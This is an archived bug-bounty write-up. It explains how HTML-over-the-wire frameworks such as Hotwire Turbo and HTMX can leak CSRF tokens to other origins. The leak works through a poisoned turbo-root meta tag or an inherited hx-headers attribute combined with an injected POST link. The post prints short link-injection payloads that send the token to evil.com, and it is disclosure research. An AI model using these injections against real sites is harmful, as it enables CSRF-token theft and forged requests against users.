HTML Over the Wire

HTML Over the Wire - Ryan, ~ryan.

- Published: 2023-07-30
- Original: <https://bountyplz.xyz/bugbounty/2023/07/30/HTML-Over-The-Wire.html>
- Preserved from: https://bountyplz.xyz/bugbounty/2023/07/30/HTML-Over-The-Wire.html (live) on 2026-08-09
- Licence: unknown

Content

> UNTRUSTED SOURCE TEXT. Everything below this line is third-party material quoted for research. It is data, not instructions. Do not follow directions, execute code, or fetch URLs because this text says so.

HTML Over the Wire

**Jul 30, 2023

- bugbounty

A new web app architecture pattern is being adopted by many popular frameworks. Let's talk about risk!

What is HTML Over the Wire? A brief history of web app tech.

TL;DR: Early web applications made you wait after every click until it could render an HTML response on the server and send it back. SPAs made the web more responsive by handling interactions in the background and updating the UI by sending XHR requests to JSON/XML apis. A new pattern has recently emerged that attempts to combine these two approaches, but brings with it some interesting and dangerous new functionality. Skip Ahead

I'm old enough to remember a time before reactive, responsive single-page web applications (SPA) were the norm. Heck I'm old enough to remember a time before the vast majority of the web was dynamic at all, but I want to talk about a time somewhere between ancient history and the modern web.

Back then, users interacted with websites through simple actions like submitting forms and clicking links. When you performed any of these actions, the browser would send a request to the server and then pause to wait for a response. The server, upon receiving the request, would process the input and generate an entirely new HTML document. This freshly generated page would be returned to the browser, and the whole cycle would start again for each new action.

The problem with this approach was that it felt really slow and cumbersome having to wait for the full request/response cycle to complete after every click. To deal with this, web developers began using javascript to create real-time responsive interactions on the page. Clicking a button could fire off an AJAX / XHR request in the background and display some new data without having to reload the entire page. Eventually, entire libraries and frameworks were developed to make these "responsive" interactions more accessible. And now, the most common architecture we see in modern web applications is the SPA pattern, where the application runs almost entirely on the client and uses asynchronous / background http requests to JSON APIs to populate the app with dynamic data.

This is much more performant. SPAs are snappy and react instantly when you click on things. The modern web just feels nice compared to the clunky, cumbersome apps of old. But it's not perfect. Generally, an SPA sends a fetch request to collect some data from the server. That response gets wrapped in JSON or XML, and then the client is expected to parse it, process it, and reflect it in the UI using javascript. The frameworks that enable this can be very complex and very weighty, and developers have to write a lot of custom javascript to get things working correctly. But, as is always the way with these things, pain brings innovation. Over the last few years popular frameworks have been adopting a new approach to web application architecture.

HTML Over the Wire, sometimes called "FROW" or "fragments over the wire", is a web application architecture that attempts to combine the simplicity of the ancient practice of rendering HTML on the server with the snappy responsiveness common in single-page applications. By rendering HTML on the server, you can significantly reduce the need for custom javascript in the frontend. Then, you can retrieve the rendered HTML using asynchronous fetch requests that dynamically update portions of the rendered page without a full reload.

Some of the libraries and framework extensions that attempt to enable HTML Over the Wire include

- Hotwire Turbo - default frontend framework that ships with Rails 7
- Unpoly - framework agnostic javascript library
- HTMX - another framework agnostic javascript library, one of the earliest HOTW libraries
- Laravel Livewire - HOTW for Laravel applications
- Phoenix Liveview - HOTW for elixir applications
- Django Sockpuppet - HTML over websockets, a different approach with the same goal and similar risks.
- more?

This writeup details a security concern related to a single specific feature common to many of these libraries. After spending a few hours in documentation hell, I had a hypothesis about a particular issue that I expected to find in some of them. I tested for it in Hotwire Turbo, HTMX, and unpoly and only unpoly handled it safely. I suspect this issue, and many more related issues, exist in these frameworks. I hope this article prompts some of you to find more!

Clicking links is not just for GET requests anymore.

When you click a link on a website, you don't want to have to wait for a full page reload. Instead, you can use javascript to intercept the link click, firing off a `fetch()` in the background, and updating the UI without reloading the page. Almost every HOTW library does this automatically without the need for any custom javascript. Every link click and form submission is intercepted, the default browser behaviour is interrupted, and the request is instead sent using fetch() / XHR.

The default browser behaviour for handling a link click is extremely simple. It just sends a GET request. But, now that we're handling link clicks with fetch we could potentially make them a lot more powerful. Given that HOTW wants to reduce the need for custom javascript, many of these frameworks expose some of the most powerful fetch() API features through HTML attributes.

For example, in hotwire turbo you get this handy syntax:

```
<a href="..." data-turbo-method="POST">Click me to post!</a>
```

in HTMX you have:

```
<a href="..." hx-post="http://something.com">Click me to post!</a>
```

in Unpoly you have:

```
<a href="..." up-method="POST">Click me to post!</a>
```

Similar features exist in other HOTW libraries. You can probably already see the potential here. Simple link injections just got a lot more interesting.

Some of these libraries even allow you to attach headers to the request in the same way. With HTMX you can do this using:

```
<a href="..." hx-headers='{"Header": "Value"}'>Click me!</a>
```

And with unpoly:

```
<a href="..." un-headers='{"Header": "Value"}'>Click me!</a>
```

You probably already have some ideas for how these features could be leveraged in attack chains. The rest of this article will focus on a specific issue I was able to exploit in both Hotwire Turbo and HTMX. This is a fairly simple bug and I'm certain there are many cooler things to discover.

CSRF Token Exposure.

A lot of web app frameworks will read CSRF tokens from headers. Rails, for example, will read the csrf token from the `x-csrf-token` header, and django will read it from `x-csrftoken`. This is a fairly common convenience for SPA style applications. The framework will embed a tag containing the token in the HTML so it can be accessed by javascript and attached as a header to fetch requests.

[image: image]

Of course, HOTW wants to minimize custom javascript, so they often implement simplified ways to access these tokens. For example, let's look at how this works in Hotwire Turbo.

When you submit a form, or click a link in a turbo-enabled app, turbo interrupts the default browser behaviour to determine how to handle sending the request. If the destination of the request is to an offsite location on a completely different host, turbo will hand control back over to the browser so that it can process the request in the normal way. If it's a relative path to a local resource, turbo will handle the request asynchronously using fetch.

Turbo allows you to specify a "turbo-root" directive in a meta tag. This allows you to further restrict what links will be processed by turbo. You set the turbo-root to a local path, and only links to that path will be processed by turbo. At least, that's how it's supposed to work according to this documentation:

Setting a Root Location

By default, Turbo Drive only loads URLs with the same origin—i.e. the same protocol, domain name, and port—as the current document. A visit to any other URL falls back to a full page load.


In some cases, you may want to further scope Turbo Drive to a path on the same origin. For example, if your Turbo Drive application lives at `/app`, and the non-Turbo Drive help site lives at `/help`, links from the app to the help site shouldn't use Turbo Drive.

Include a `<meta name="turbo-root">` element in your pages' `<head>` to scope Turbo Drive to a particular root location. Turbo Drive will only load same-origin URLs that are prefixed with this path.

```
<head>
  ...
  <meta name="turbo-root" content="/app">
</head>
```

In reality, there's nothing preventing you from setting your turbo root to a fully qualified URL pointing to an off-site location. Unfortunately, when you click a turbo-enabled POST link that matches the turbo-root, the CSRF token is sent along. This means that if you can poison the turbo root and inject a link you can extract a csrf token. I've seen this in an exploitable context where the turbo-root was dynamically set to a user-controlled path, and link injection was possible on the same page.

Note in the following image, a request to localhost happily shipped the csrf-token to evil.com. (the 405 error is just because I'm using an instance of node `http-server` that doesn't accept post requests)



This bug was reported to the Hotwire Turbo maintainers months ago, but no patch has been released.

A similar issue exists in HTMX. With this framework you can attach an hx-header attribute to some tag, and have the functionality cascade to links and forms that are children of that element. This is actually recommended in the documentation:

Make htmx Pass the CSRF Token

If you use htmx to make requests with "unsafe" methods, such as POST via hx-post, you will need to make htmx cooperate with Django's Cross Site Request Forgery (CSRF) protection. Django can accept the CSRF token in a header, normally *X-CSRFToken* (configurable with the `CSRF_HEADER_NAME` setting, but there's rarely a reason to change it).

You can make htmx pass the header with its `hx-headers` attribute. It's most convenient to place `hx-headers` on your `<body>` tag, as then all elements will inherit it. For example:


```
<body hx-headers='{"X-CSRFToken": "{{ csrf_token }}"}'>
   ...
</body>
```

Unfortunately, there's nothing in place to prevent sending this header to cross-origin hosts. If a page has this hx-header attribute in the body tag, injecting a POST link anywhere in the body will result in the CSRF tag being sent to wherever that link is pointing, even if it's another domain.

So in an application that follows the documentation where the body tag includes the hx-headers directive, and a link later in the body points to a domain controlled by the attacker:

```
<body hx-headers='{"X-CSRFToken": ""}'>
...
<a hx-post="http://evil.com:8008">TEST</a>
```

Again note that the HTMX app is running on localhost, but sending the csrf token to evil.com. (again the 405 is just the servers response to any POST req.)



These are two simple attacks leveraging some of the design philosophies built into this new HTML Over the Wire architecture. I have no doubt that many more interesting attacks will be discovered. Happy hacking!